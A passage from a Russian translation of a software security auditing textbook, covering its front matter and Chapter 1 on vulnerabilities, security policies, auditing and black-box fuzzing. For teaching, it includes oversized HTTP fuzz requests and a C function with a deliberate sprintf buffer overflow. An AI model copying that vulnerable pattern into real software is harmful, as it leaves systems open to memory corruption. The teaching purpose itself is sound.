

# **The Art of Software Security Assessment. Русский перевод**

Русский перевод книги Mark Dowd, John McDonald и Justin Schuh об оценке безопасности программного обеспечения и поиске уязвимостей.

Больше крутых материалов в моём телеграм-канале [@grogrigs](#)

# Благодарности

Марк: Моей семье, друзьям и коллегам - за поддержку и ободрение на протяжении всей этой работы.

Джон: Моей девушке Джесс, моей семье и друзьям, Neohapsis, Винсенту Ховарду, Дейву Эйтелу, Дэвиду Лебланку, Томасу Лопатичу и Ховарду Кирку.

Джастин: Моей жене Кэт, моим коллегам в Neohapsis, моей семье и друзьям, а также всем в одном трехбуквенном агентстве, кто удерживал меня от неприятностей.

Мы все вместе хотели бы поблагодарить рецензентов, друзей и коллег, которые дали бесценные отзывы, предложения и комментарии, помогшие придать этой книге тот заверченный вид, который вы видите сейчас. В особенности мы хотели бы отметить Нила Мехту, Хальвара Флейка, Джона Виегу и Нишада Херата за их неустанные усилия по рецензированию, а также за техническое и организационное направление, которое они помогали нам находить. Мы также хотели бы поблагодарить всю издательскую команду Addison-Wesley за совместную работу с нами ради максимально качественного итогового результата.

*Следующая страница источника оставлена пустой намеренно.*

## Об авторах

Марк Дауд - главный архитектор безопасности в McAfee, Inc. и признанный эксперт в области безопасности приложений. Его профессиональный опыт включает несколько лет работы старшим исследователем в Internet Security Systems (ISS) X-Force, а также обнаружение ряда резонансных уязвимостей в широко распространенном интернет-программном обеспечении. Он занимался выявлением и помогал устранять критические дефекты в Sendmail, Microsoft Exchange Server, OpenSSH, Internet Explorer, Mozilla (Firefox), Checkpoint VPN и реализации SSL от Microsoft. Помимо исследовательской работы, Марк выступает на отраслевых конференциях, включая Black Hat и RUXCON.

Джон Макдональд - старший консультант Neohapsis, специализирующийся на углубленной оценке безопасности приложений в широком диапазоне технологий и платформ. Он обладает устойчивой репутацией в сфере безопасности программного обеспечения, включая работу над архитектурой безопасности и исследованиями уязвимостей для NAI (ныне McAfee), Data Protect GmbH и Citibank. Как исследователь уязвимостей Джон выявил и помог устранить множество критических уязвимостей, включая проблемы в Solaris, BSD, Checkpoint FireWall-1, OpenSSL и BIND.

Джастин Шу - старший консультант Neohapsis, где он руководит практикой безопасности приложений. В качестве старшего консультанта и руководителя практики он выполняет оценки безопасности программного обеспечения в самых разных системах: от прошивок встраиваемых устройств до распределенных корпоративных веб-приложений. До прихода в Neohapsis Джастин почти десять лет занимался вопросами компьютерной безопасности в Министерстве обороны США (DoD) и связанных с ним ведомствах. Его государственная служба включает работу ведущим исследователем в группе тестирования на проникновение Агентства национальной безопасности (NSA) - Red Team.

*Следующая страница источника оставлена пустой намеренно.*

# Предисловие

"Если массовая культура чему-то нас научила, так это тому, что однажды человечеству придется встретиться лицом к лицу с нарастающей угрозой роботов и уничтожить ее."

Дэниел Х. Уилсон, *How to Survive a Robot Uprising*

За последние несколько лет компьютерная безопасность сделала огромный шаг вперед, особенно в области уязвимостей программного обеспечения. Кажется, что едва ли не каждый заход в книжный магазин знакомит нас с новой книгой о безопасной разработке или об эксплуатации программ.

Книги, посвященные безопасности приложений, обычно рассматривают ее с точки зрения проектировщиков и разработчиков программного обеспечения и сосредоточены на приемах, которые должны не допустить появления уязвимостей в приложениях. Эти приемы начинаются с надежных принципов безопасного проектирования и моделирования угроз и продолжаются вплоть до лучших практик реализации и стратегий защитного программирования. Хотя такие материалы служат прочной оборонительной основой для разработки приложений, самой природе уязвимостей они обычно уделяют мало внимания; вместо этого они сосредоточены на том, как их избежать. Более того, не каждая команда разработки может начать заново перестраивать защищенное приложение с нуля. Реальным людям приходится иметь дело с огромными существующими кодовыми базами, уже развернутыми приложениями, ограниченным временем и ограниченным бюджетом. Между тем мантра безопасного программирования, кажется, звучит так: "Если пахнет плохо, выброси". В некоторых случаях это, безусловно, необходимо, но часто такой подход слишком дорог и слишком затратен по времени, чтобы быть разумным. Поэтому вы можете обратить внимание на тестирование на проникновение и этичный взлом. По этой теме доступен широкий круг материалов, и они, конечно, полезны как решающее испытание программной системы. Однако даже самые технически подробные ресурсы в значительной мере сосредоточены на разработке эксплойтов и почти или совсем не рассказывают о том, как вообще находить уязвимости. Поэтому по-прежнему остается открытым вопрос: как находить проблемы в существующем приложении и как получить разумную степень уверенности в том, что программа безопасна.

Именно с этой проблемой сталкиваются специалисты, профессионально занимающиеся оценкой безопасности программного обеспечения. Людей все больше волнует создание и тестирование защищенных систем, но очень немногие материалы рассматривают практику поиска уязвимостей. В конце концов, этот процесс требует глубокого технического понимания весьма сложных вопросов и должен включать системный подход к анализу приложения. Если формально не описывать, как находить уязвимости, индустрия программной безопасности не сможет ни установить качество оценки безопасности программного обеспечения, ни обучить следующее поколение этому ремеслу. Мы написали эту книгу в надежде ответить на эти вопросы и помочь перекинуть мост между безопасной разработкой программ и практическими проверками после реализации. Хотя книга предназначена прежде всего для консультантов и других специалистов по безопасности, значительная часть материала будет полезна и остальному ИТ-сообществу. Разработчики смогут лучше понять тонкости и нюансы работы языков и операционных систем, а также то, как эти особенности могут привносить уязвимости в приложение, которое в остальном выглядит защищенным. Специалисты по обеспечению качества (QA) смогут использовать некоторые рекомендации из этой книги, чтобы проверять целостность внутреннего программного обеспечения и снижать вероятность того, что их приложения пострадают от серьезной уязвимости.

Администраторы найдут полезные ориентиры для оценки влияния приложений на безопасность своих сетей и смогут использовать эти знания, чтобы принимать более удачные решения о будущих развертываниях. Наконец, любители, которым просто интересно больше узнать об оценке

приложений, найдут в этой книге бесценный ресурс (мы надеемся!) для начала работы в области проверки безопасности приложений или для развития уже имеющихся навыков.

## Предварительные требования

Основная часть этой книги рассчитана на уровень, доступный любому разработчику со средним опытом. Это означает, что вам нужно достаточно уверенно владеть хотя бы одним языком программирования, а в идеале - быть знакомым с основами программирования на C/C++. В нескольких местах книги мы используем примеры на ассемблере Intel, но старались свести их к минимуму и, где возможно, переводить их в приблизительный код на C. Мы также приложили немало усилий, чтобы сделать материал как можно более независимым от платформы, хотя и рассматриваем особенности самых распространенных операционных систем. Там, где это необходимо, мы старались включать ссылки на дополнительные ресурсы, дающие базовые сведения по материалу, который невозможно достаточно полно раскрыть в этой книге.

## Как пользоваться этой книгой

Прежде чем обсуждать, как пользоваться этой книгой, нужно представить ее базовую структуру. Книга разделена на три части:

- Часть I: Введение в оценку безопасности программного обеспечения (главы 1-4). Эти главы вводят практику аудита кода и объясняют, как она вписывается в процесс разработки программного обеспечения. Вы узнаете о роли анализа проекта, моделирования угроз и эксплуатационного анализа - инструментов, полезных для оценки приложения в целом, а не только его кода. Наконец, вы познакомитесь с общими высокоуровневыми методами проверки кода любого приложения, независимо от его назначения и размера.
- Часть II: Уязвимости программного обеспечения (главы 5-13). В этих главах фокус книги смещается к практической проверке реализации и к тому, как находить конкретные уязвимости в кодовой базе приложения. Описываются основные классы программных уязвимостей, и вы узнаете, как обнаруживать в приложении высокорисковые дефекты безопасности. Многочисленные реальные примеры уязвимостей помогут почувствовать, как программные ошибки выглядят в настоящем коде.
- Часть III: Уязвимости программного обеспечения на практике (главы 14-18). Заключительная часть книги обращает ваше внимание на практическое применение уроков, полученных в предыдущих главах. Эти главы описывают несколько распространенных классов приложений и типы ошибок, к которым они обычно уязвимы. Они также показывают, как применять технические знания, полученные в части II, к реальным приложениям. В частности, рассматриваются сетевые технологии, технологии межсетевых экранов и веб-технологии. Каждая глава этого раздела вводит распространенные фреймворки и проектные схемы соответствующего класса приложений и показывает, где обычно возникают дефекты.

Вы получите наибольшую пользу, если хотя бы один раз прочитаете эту книгу последовательно, чтобы составить целостное представление о материале. Такой подход лучше всего, потому что мы старались использовать каждый раздел как возможность выделить приемы и инструменты, помогающие выполнять оценку приложений. В особенности стоит обращать внимание на врезки и примечания, которыми мы подытоживаем наиболее важные идеи раздела.

Конечно, плотный график и приближающиеся сроки могут серьезно влиять на ваше время. Поэтому мы хотим предложить несколько тематических маршрутов для разных типов проверок. Однако начинать следует с части 1 (главы 1-4), потому что она закладывает основу для остальной книги. После этого можно переходить к следующим наборам глав:

- Маршрут UNIX (главы 5-10, 13). Этот маршрут начинается с рассмотрения распространенных классов программных уязвимостей, таких как повреждение памяти, поток управления программой и специально сформатированные данные. Затем рассматриваются проблемы безопасности, характерные для UNIX и возникающие из-за особенностей различных UNIX-подобных операционных систем. Наконец, маршрут завершается описанием уязвимостей синхронизации, общих для большинства платформ.
- Маршрут Windows (главы 5-8, 11-13). Этот маршрут начинается подобно маршруту UNIX: с платформенно-нейтральных проблем безопасности. Затем две главы специально рассматривают API Windows и связанные с ними уязвимости. Наконец, маршрут завершается описанием общих уязвимостей синхронизации.
- Веб-маршрут (главы 8, 13, 17, 18). Аудит веб-приложений требует понимания распространенных уязвимостей безопасности, а также веб-фреймворков и языков. Этот маршрут обсуждает общие классы уязвимостей, относящиеся к веб-языкам, а затем завершается главами, посвященными веб-специфике. Хотя главы о UNIX и Windows здесь не перечислены, их чтение может оказаться необходимым в зависимости от среды развертывания веб-приложения.
- Маршрут сетевых приложений (главы 5-8, 13, 16). Эта последовательность глав лучше всего соответствует тем типам уязвимостей, с которыми вы, вероятно, столкнетесь в сетевых клиент-серверных приложениях. Обратите внимание: хотя глава 16 посвящена выбранным прикладным протоколам, в ней есть раздел об общих методах аудита прикладных протоколов. Как и в предыдущем маршруте, главы о UNIX или Windows также могут быть уместны в зависимости от среды развертывания.
- Маршрут сетевого анализа (главы 5-8, 13-16). Этот маршрут предназначен для анализа приложений сетевого анализа, таких как межсетевые экраны, IPS, снифферы, маршрутизирующее программное обеспечение и тому подобное. Он охватывает стандартные классы уязвимостей, а также популярные сетевые технологии и распространенные уязвимости в таких продуктах. И снова главы о UNIX и Windows будут хорошим дополнением к этому маршруту, если они применимы.

# **Часть I. Введение в оценку безопасности программного обеспечения**

# Глава 1. Основы программных уязвимостей

"Любая достаточно развитая технология неотличима от магии."

Артур К. Кларк

## Введение

Обычный человек склонен воспринимать программное обеспечение как разновидность технологического волшебства, которое просто невозможно понять. Сложность программы может соперничать со сложностью любого физического устройства, но большинство людей никогда не видят, как вращаются ее колеса, не слышат гул ее двигателя и не разбирают ее винтики и гайки, чтобы понять, что приводит ее в действие. И все же компьютерные программы стали такой неотъемлемой частью общества, что влияют почти на все стороны повседневной жизни людей. Такое широкое влияние неизбежно поднимает вопросы о безопасности систем, от которых люди стали настолько зависимы. Невольно задаешься вопросом: действительно ли программа, которой вы пользуетесь, безопасна? Как это проверить? Каковы последствия сбоя в программной безопасности?

В ходе этой книги вы узнаете об инструментах, необходимых для понимания и оценки безопасности программного обеспечения. Вы увидите, как применять теорию и практику аудита кода; этот процесс включает умение разбирать приложение, находить уязвимости безопасности и оценивать опасность, которую представляет каждая уязвимость. Вы также узнаете, как максимально эффективно использовать свое время: сосредотачиваться на наиболее значимых для безопасности элементах приложения и расставлять приоритеты так, чтобы сначала выявлять самые критичные уязвимости. Эти знания дают основу, необходимую для комплексной оценки безопасности приложения.

Эта глава вводит элементы программной уязвимости и объясняет, что означает нарушение безопасности программной системы. Вы также узнаете об элементах оценки программного обеспечения, включая мотивацию, виды аудита и место аудита в процессе разработки. Наконец, будут указаны некоторые различия, помогающие классифицировать программные уязвимости и разбираться с распространенными причинами таких проблем безопасности.

## Уязвимости

Когда впервые видишь, как применяется современный удаленный программный эксплойт, в этом почти ощущается магия. Удивительно думать, что сложная программа, написанная командой экспертов и более десяти лет развертывавшаяся по всему миру, может внезапно быть подчинена злоумышленниками своим целям. На первый взгляд этот процесс легко принять за разновидность цифрового вуду, потому что такого просто не должно быть. Однако, как и с любым фокусом, это чувство изумления исчезает, когда заглядываешь за кулисы и видишь, как все работает. В конечном счете программные уязвимости - это всего лишь слабые места в системе, которые злоумышленники могут использовать в своих интересах. В контексте программной безопасности уязвимости - это конкретные дефекты или упущения в программе, позволяющие атакующим сделать что-то вредоносное: раскрыть или изменить конфиденциальную информацию, нарушить или уничтожить систему либо получить контроль над компьютерной системой или программой.



С программными ошибками вы, без сомнения, знакомы: это ошибки, промахи или упущения в программах, приводящие к неожиданному и обычно нежелательному поведению. Почти каждый пользователь компьютера терял важную работу из-за программной ошибки. В общем случае программные уязвимости можно считать подмножеством более широкого явления программных ошибок. Уязвимости безопасности - это ошибки с дополнительным скрытым сюрпризом: злонамеренный пользователь может использовать их для атак на программу и поддерживающие ее системы. Почти все уязвимости безопасности являются программными ошибками, но только некоторые программные ошибки оказываются уязвимостями безопасности. Чтобы ошибку считали проблемой безопасности, она должна иметь влияние или свойства, относящиеся к безопасности; иначе говоря, она должна позволять атакующим делать то, чего они обычно не могли бы сделать. (К этой теме мы вернемся в последующих главах, поскольку ошибочная характеристика серьезного дефекта безопасности как безобидной ошибки - распространенный промах.)

Существует распространенное утверждение, что безопасность - это подмножество надежности. Как универсальная истина оно может не выдержать проверки, но полезное сравнение все же дает. Надежная программа относительно свободна от программных ошибок: она редко отказывает пользователям и корректно обрабатывает исключительные условия. Она написана "защитно", так что способна справляться с неопределенной средой выполнения и некорректно сформированными входными данными. Безопасная программа похожа на устойчивую программу: она способна отражать целенаправленную атаку нарушителей, пытающихся манипулировать ее окружением и входными данными, чтобы использовать ее ради какой-то злонамеренной цели. Программная безопасность и надежность имеют и сходные цели, поскольку обе требуют стратегий разработки, сосредоточенных на искоренении программных ошибок.

NB. Хотя сравнение дефектов безопасности с программными ошибками полезно, некоторые уязвимости не укладываются в него так чисто. Например, программа, позволяющая вам редактировать критический системный файл, к которому у вас не должно быть доступа, может работать совершенно корректно согласно своим спецификациям и проекту. Поэтому по определению большинства людей она, вероятно, не была бы программной ошибкой, но определенно была бы уязвимостью безопасности.

Процесс атаки на уязвимость в программе называется эксплуатацией. Атакующие могут эксплуатировать уязвимость, запуская программу хитроумным образом, изменяя или наблюдая среду программы во время ее выполнения либо, если программа небезопасна по своей природе, просто используя ее по прямому назначению. Когда атакующие применяют внешнюю программу или сценарий для выполнения атаки, такую атакующую программу часто называют эксплойтом или exploit script.

## Политики безопасности

Как уже говорилось, атакующие могут эксплуатировать уязвимость, чтобы нарушить безопасность системы. Один полезный способ осмыслить "безопасность системы" - считать, что безопасность системы определяется политикой безопасности. С этой точки зрения нарушение безопасности программной системы происходит тогда, когда нарушается политика безопасности этой системы.

NB. Мэтт Бишоп, профессор компьютерных наук в Калифорнийском университете в Дейвисе, - признанный исследователь безопасности, который много лет изучает компьютерные уязвимости. Нет нужды говорить, что он серьезно обдумывал компьютерную безопасность как с формальной академической, так и с технической точки зрения. Если эти темы вам интересны, обратитесь к его книге *Computer Security: Art and*

Science (Addison-Wesley, 2003) и материалам на его домашней странице:  
<http://nob.cs.ucdavis.edu/~bishop/>.

Для системы, состоящей из программ, пользователей и ресурсов, политика безопасности - это просто список того, что разрешено и что запрещено. Например, такая политика может утверждать: "Неаутентифицированным пользователям запрещено использовать календарную службу на staging-машине". Проблема, позволяющая неаутентифицированным пользователям обращаться к календарной службе staging-машины, очевидно нарушала бы политику безопасности.

У каждой программной системы можно считать существующей политику безопасности. Это может быть формальная политика в виде письменных документов, а может быть неформальное, свободное собрание ожиданий пользователей о том, что является разумным поведением этой системы. Для большинства программных систем люди обычно понимают, какое поведение является нарушением безопасности, даже если это явно не сформулировано. Поэтому термин "политика безопасности" часто означает консенсус пользовательского сообщества о том, какое поведение системы разрешено, а какое запрещено. Такая политика может принимать несколько разных форм, описанных ниже:

- Для особенно чувствительной и строго ограниченной системы политика безопасности может быть формальной спецификацией ограничений, которые можно проверить относительно программного кода математическим доказательством. Такой подход часто дорог и применим только к чрезвычайно контролируемой программной среде. Хотелось бы надеяться, что встраиваемые системы в устройствах вроде светофоров, лифтов, самолетов и оборудования жизнеобеспечения проходят такую проверку. К сожалению, этот подход запретительно дорог или громоздок даже для многих из таких приложений.
- Политика безопасности может быть формальным письменным документом с положениями вроде: "С.2. Сведения о кредитных картах (A.1.13) никогда не должны раскрываться третьей стороне (как определено в A.1.3) или передаваться по каким-либо каналам передачи без достаточного шифрования, как указано в приложении Q". Такое положение может происходить из политики, написанной о программе, возможно, созданной в ходе процесса разработки. Оно также может происходить из политик, связанных с ресурсами, которые использует программа, например из политики безопасности площадки, политики операционной системы (OS) или политики безопасности базы данных.
- Политика безопасности может состоять только из неформального, слегка неоднозначного набора ожиданий людей относительно разумного защищенного поведения программы, например: "Да, предоставлять преступной организации доступ к нашей базе данных кредитных карт, вероятно, плохо".

NB. Виртуальная машина Java (JVM) и .NET Common Language Runtime (CLR) имеют разные степени безопасности доступа к коду (code access security, CAS). CAS предоставляет средство расширенной проверки пакета как во время загрузки, так и во время выполнения. Эти проверки включают целостность байт-кода, происхождение программы и применение ограничений доступа к коду. Наиболее очевидные применения этих технологий включают песочницы для Java-апплетов и управляемых браузерных элементов .NET.

Хотя CAS можно использовать как платформу для жестко формализованной модели безопасности, с ним связаны важные оговорки. Первая проблема состоит в том, что большинство разработчиков не понимает его применение и работу достаточно глубоко, поэтому в коммерческом программном обеспечении его используют редко. Вторая проблема состоит в том, что безопасность, предоставляемая CAS, полностью зависит от безопасности нижележащих компонентов. И Java VM, и .NET CLR становились жертвами

уязвимостей, позволявших приложению выйти из песочницы виртуальной машины и выполнить произвольный код.

На практике политика безопасности программной системы, скорее всего, в основном неформальна и состоит из ожиданий людей. Однако она часто заимствует положения из формальной документации процесса разработки и ссылается на политики безопасности площадки и ресурсов. Такое определение политики безопасности системы помогает прояснить понятие "безопасность системы". Суть в том, что безопасность находится в глазах смотрящего и в конечном счете сводится к требованиям и ожиданиям конечных пользователей.

## **Ожидания безопасности**

Рассмотрение возможных ожиданий людей относительно программной безопасности помогает определить, какие проблемы они сочтут нарушениями безопасности. Безопасность часто описывают как основанную на трех компонентах: конфиденциальности, целостности и доступности. Следующие разделы рассматривают возможные ожидания к программной безопасности с точки зрения этих краеугольных камней.

## **Конфиденциальность**

Конфиденциальность требует, чтобы информация оставалась частной. Сюда входит любая ситуация, где от программы ожидают сокрытия информации или сокрытия самого факта существования информации. Программные системы часто работают с данными, содержащими секреты: от разведывательных тайн государственного уровня до коммерческих тайн компании или даже чувствительной личной информации.

У предприятий и других организаций в программном обеспечении хранится множество секретов. Обычно ожидается, что финансовая информация будет оставаться конфиденциальной. Сведения о планах и результатах деятельности могут иметь стратегическое значение и потенциально быть полезными для незаконного конкурентного преимущества или преступной деятельности, например инсайдерской торговли. Поэтому предприятия ожидают, что такие данные тоже будут храниться конфиденциально. Данные, связанные с деловыми отношениями, контрактами, судебными исками или любым другим чувствительным содержанием, несут ожидание конфиденциальности.

Если программная система хранит сведения о людях, ожидания относительно конфиденциальности таких данных часто высоки. Из-за опасений за частную жизнь организации и пользователи ожидают, что программная система будет тщательно контролировать, кто может просматривать сведения, относящиеся к людям. Если информация содержит финансовые данные или медицинские записи, неправомерное раскрытие данных может повлечь вопросы ответственности. От программ часто ожидают сохранения в тайне личной пользовательской информации, такой как личные файлы, электронная почта, история действий, учетные записи и пароли.

Во многих типах программ сам программный код является секретом. Это может быть коммерческая тайна, например код для оценки потенциальной сделки на товарном рынке или новый 3D-графический движок. Даже если это не коммерческая тайна, код все равно может быть чувствительным, например код для оценки кредитных рисков потенциальных заемщиков или алгоритм, лежащий в основе боевой системы онлайн-видеоигры.

От программ часто ожидают разделения информации на отсеки и гарантии того, что видеть информацию смогут только аутентифицированные стороны, уполномоченные на доступ к ней. Эти требования означают, что от программ часто ожидают применения технологий контроля доступа для аутентификации пользователей и проверки их полномочий при обращении к данным. Шифрование также используется для сохранения конфиденциальности данных при их передаче или хранении.

## **Целостность**

Целостность - это достоверность и правильность данных. Она относится к ожиданиям людей относительно способности программы предотвращать изменение данных. Целостность относится не только к содержимому данных, но и к их источнику. Программа может поддерживать целостность, предотвращая несанкционированные изменения источников данных. Другая программа может обнаруживать изменения целостности данных, фиксируя изменение самих данных или изменение их происхождения.

Целостность программного обеспечения часто включает разделение информации на отсеки, при котором программа использует технологии контроля доступа для аутентификации пользователей и проверки их полномочий до того, как им будет разрешено изменять данные. Аутентификация также является важным компонентом программы, от которой ожидают сохранения целостности источника данных, поскольку она точно сообщает программе, кто является пользователем.

Обычно пользователи имеют сходные ожидания в отношении целостности и конфиденциальности. Любая проблема, позволяющая атакующим изменять информацию, которую им иначе не было бы разрешено изменять, считается дефектом безопасности. Любая проблема, позволяющая пользователям выдавать себя за других пользователей и манипулировать данными, также считается нарушением целостности данных.

Программные уязвимости могут быть особенно разрушительными при нарушениях целостности, поскольку изменение данных часто можно использовать для дальнейшего расширения доступа атакующего к программной системе и вычислительным ресурсам, на которых эта программа работает.

## **Доступность**

Доступность - это возможность использовать информацию и ресурсы. В общем случае она относится к ожиданиям пользователей относительно доступности системы и ее устойчивости к атакам отказа в обслуживании (denial-of-service, DoS).

Проблема, позволяющая пользователям легко аварийно завершить или нарушить работу программы, скорее всего будет считаться уязвимостью, нарушающей ожидания пользователей относительно доступности. Обычно сюда входят атаки, использующие специальные входные данные или нарушения окружения для отключения программы, а также атаки, сосредоточенные на исчерпании ресурсов программной системы, например CPU, диска или сетевой полосы пропускания.

## Необходимость аудита

Большинство людей ожидает, что поставщики дадут некоторую степень уверенности в целостности своего программного обеспечения. Печальная правда состоит в том, что поставщики дают мало гарантий качества для любых программ. Если сомневаетесь, просто прочитайте лицензионное соглашение конечного пользователя (EULA), сопровождающее почти каждую коммерческую программу. Однако компании выгодно, чтобы клиенты были довольны, поэтому большинство поставщиков внедряют собственные меры обеспечения качества. Эти меры обычно сосредоточены на рыночно значимых вопросах, таких как функции, доступность и общая стабильность; исторически такой фокус оставлял безопасность примененной бессистемно, а иногда и полностью проигнорированной.

NB. Некоторые отрасли действительно вводят собственные требования и стандарты безопасности, но обычно они связаны с интересами регулирования и применяются только к определенным специализированным средам и приложениям. Однако эта практика меняется: громкие инциденты подталкивают регуляторов и органы отраслевой стандартизации к более проактивным требованиям безопасности.

Хорошая новость в том, что отношение к безопасности в последнее время меняется, и многие поставщики внедряют бизнес-процессы для более строгого тестирования безопасности. Распространенными становятся многие подходы, включая автоматизированный анализ кода, модульное тестирование безопасности и ручной аудит кода. Как ясно из названия, эта книга сосредоточена на ручном аудите кода.

Аудит приложения - это процесс анализа кода приложения (в исходной или двоичной форме) для обнаружения уязвимостей, которые могут эксплуатировать атакующие. Проходя через этот процесс, можно выявить и закрыть дыры в безопасности, которые иначе подвергали бы чувствительные данные и бизнес-ресурсы ненужному риску.

Помимо очевидного случая, когда компания разрабатывает собственное внутреннее программное обеспечение, аудит кода имеет смысл и в нескольких других ситуациях. Таблица 1-1 обобщает самые распространенные из них.

**Таблица 1-1. Ситуации аудита кода**

| Ситуация                              | Описание                                                                            | Преимущество                                                                                                                                                                                                                        |
|---------------------------------------|-------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Аудит собственного ПО до выпуска      | Программная компания выполняет аудит кода нового продукта перед его выпуском.       | Дефекты проектирования и реализации можно выявить и устранить до выхода продукта на рынок, сэкономив средства на разработке и развертывании обновлений. Это также избавляет компанию от потенциального конфуза.                     |
| Аудит собственного ПО после выпуска   | Программная компания выполняет аудит кода продукта после его выпуска.               | Уязвимости безопасности можно найти и исправить до того, как вредоносные стороны обнаружат эти дефекты. Этот процесс дает время на тестирование и другие проверки, в отличие от поспешного выпуска в ответ на раскрытие уязвимости. |
| Сравнение линейки сторонних продуктов | Третья сторона выполняет аудит ряда конкурирующих продуктов в определенной области. | Объективная третья сторона может предоставить потребителям ценную информацию и помочь выбрать наиболее безопасный продукт.                                                                                                          |

| Ситуация                         | Описание                                                                                 | Преимущество                                                                                                                                                                                                                                                                                     |
|----------------------------------|------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Сторонняя оценка                 | Третья сторона выполняет независимый аудит программного продукта для клиента.            | Клиент может получить понимание относительной безопасности приложения, которое он рассматривает для развертывания. Это может оказаться решающим фактором при выборе одной технологии вместо другой.                                                                                              |
| Предварительная сторонняя оценка | Третья сторона выполняет независимую проверку продукта до его выхода на рынок.           | Венчурные инвесторы могут получить представление о жизнеспособности перспективной технологии для инвестиционных целей. Поставщики также могут проводить оценку такого типа, чтобы убедиться в качестве продукта, который они намерены выводить на рынок.                                         |
| Независимое исследование         | Компания по безопасности или консалтинговая фирма выполняет независимый аудит программы. | Поставщики продуктов безопасности могут выявлять уязвимости и внедрять защитные меры в сканеры и другие устройства безопасности. Независимое исследование также выполняет роль отраслевого надзора и дает исследователям и компаниям по безопасности способ укрепить профессиональную репутацию. |

Как видите, аудит кода имеет смысл во многих ситуациях. Однако, несмотря на спрос на людей с такими навыками, немногие специалисты обладают подготовкой и опытом, достаточными для выполнения таких аудитов на высоком уровне. Мы надеемся, что эта книга поможет заполнить этот пробел.

## Аудит и тестирование черного ящика

Тестирование черного ящика - это метод оценки программной системы путем манипулирования только ее открытыми интерфейсами. Обычно этот процесс включает создание специально подготовленных входных данных, которые с высокой вероятностью заставят приложение проявить неожиданное поведение, например аварийно завершиться или раскрыть чувствительные данные. Например, тестирование HTTP-сервера методом черного ящика может включать отправку запросов с аномально большими размерами полей, что может вызвать ошибку повреждения памяти (она подробнее рассматривается далее в главе 5, "Повреждение памяти"). Такой тест может включать корректный запрос, например следующий (предположим, что последовательность "... "представляет гораздо более длинную серию символов "A"):

```
GET AAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAAAAAA HTTP/1.0
```

Или он может включать некорректный запрос, например такой (и снова последовательность "... "представляет гораздо более длинную серию символов "A"):

```
GET / AAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAAAAAA/1.0
```

Любые аварийные завершения, вызванные этими запросами, указывали бы на довольно серьезную ошибку в приложении. Этот подход становится еще привлекательнее, если учесть, что существуют инструменты для автоматизации процесса тестирования приложений. Такой процесс автоматизированного тестирования черного ящика называется fuzz-testing, а инструменты fuzz-testing включают как универсальные "тупые" fuzzers, так и "интеллектуальные" fuzzers, понимающие протоколы. Поэтому вам не нужно вручную пробовать каждый случай, который

приходит в голову; вы просто запускаете инструмент, возможно с собственными изменениями, и собираете результаты.

Преимущество тестирования приложения методом черного ящика состоит в том, что его можно выполнить быстро и, возможно, почти сразу получить результаты. Однако не все так хорошо; у тестирования черного ящика есть несколько важных недостатков. По сути, тестирование черного ящика - это просто бросание кучи данных в приложение в надежде, что оно сделает что-то, чего делать не должно. Вы на самом деле не знаете, что приложение делает с данными, поэтому потенциально существуют сотни путей кода, которые вы не исследовали, потому что данные, которые вы бросаете в приложение, не активируют эти пути. Например, возвращаясь к примеру веб-сервера, представьте, что у него есть определенная внутренняя функциональность, если в строке запроса присутствуют конкретные ключевые слова. Посмотрите на следующий фрагмент кода, особенно внимательно на строки, выделенные в источнике:

```
struct keyval {
    char *key;

    char *value;
};

int handle_query_string(char *query_string)
{
    struct keyval *qstring_values, *ent;

    char buf[1024];

    if(!query_string)
        return 0;

    qstring_values = split_keyvalue_pairs(query_string);

    if((ent = find_entry(qstring_values, "mode")) != NULL)
    {
        sprintf(buf, "MODE=%s", ent->value);

        putenv(buf);
    }

    ... more stuff here ...
}
```

У этого веб-сервера есть специализированное нестандартное поведение: если строка запроса содержит последовательность `mode=xxx`, переменная окружения `MODE` устанавливается в значение `xxx`. Однако в реализации этого специализированного поведения есть дефект: переполнение буфера, вызванное неосторожным использованием функции `sprintf()`. Если вы не уверены, почему этот код опасен, не беспокойтесь; уязвимости переполнения буфера подробно рассматриваются в главе 5.

Изучив код, ошибку можно увидеть сразу, но инструмент тестирования черного ящика или fuzz-testing, вероятно, пропустил бы эту базовую уязвимость. Поэтому нужно уметь осмысленно

оценивать конструкции кода, а не только запускать тестовые инструменты и фиксировать результаты. Именно поэтому аудит кода важен. Нужно уметь анализировать код и обнаруживать пути кода, которые автоматизированный инструмент может пропустить, а также находить уязвимости, которые автоматизированные инструменты поймать не способны.

К счастью, аудит кода в сочетании с тестированием черного ящика дает максимальные результаты при обнаружении уязвимостей за минимальное время. Эта книга вооружает вас знаниями и приемами для тщательного анализа приложения на широкий круг уязвимостей и дает понимание того, как использовать свое понимание и творческий подход для обнаружения дефектов, уникальных для конкретного приложения.

## **Аудит кода и жизненный цикл разработки**

Когда вы учитываете риски открытия приложения потенциально вредоносным пользователям, ценность оценки безопасности приложения становится очевидной. Однако нужно точно знать, когда выполнять оценку. В общем случае аудит можно проводить на любом этапе жизненного цикла разработки систем (Systems Development Life Cycle, SDLC). Однако стоимость выявления и исправления уязвимостей может сильно различаться в зависимости от того, когда и как вы решите проводить аудит. Поэтому перед началом рассмотрите следующие фазы SDLC:

1. Техничко-экономическое обоснование. Эта фаза связана с выявлением потребностей, которые должен удовлетворить проект, и определением того, является ли разработка решения технологически и финансово жизнеспособной.
2. Определение требований. На этой фазе проводится более глубокое изучение требований к проекту и устанавливаются цели проекта.
3. Проектирование. Решение проектируется, и принимаются решения о том, как система технически достигнет согласованных требований.
4. Реализация. Код приложения разрабатывается согласно проекту, созданному на предыдущей фазе.
5. Интеграция и тестирование. Решение проходит некоторый уровень обеспечения качества, чтобы убедиться, что оно работает ожидаемым образом, и поймать ошибки в программном обеспечении.
6. Эксплуатация и сопровождение. Решение развернуто и теперь используется, а исправления, обновления и корректировки вносятся в результате пользовательской обратной связи.

Каждый процесс разработки программного обеспечения в той или иной степени следует этой модели. Классические каскадные модели склонны к строгой интерпретации, при которой срок жизни системы проходит через модель только один раз. Напротив, более новые методологии, такие как гибкая разработка, обычно сосредоточены на уточнении приложения путем повторяющихся итераций фаз SDLC. Поэтому способ применения модели SDLC может различаться, но базовые понятия и фазы достаточно согласованы для целей этого обсуждения. Эти различия можно использовать для классификации уязвимостей, а в последующих главах вы узнаете, на каких фазах лучше проводить разные классы проверок.



## Классификация уязвимостей

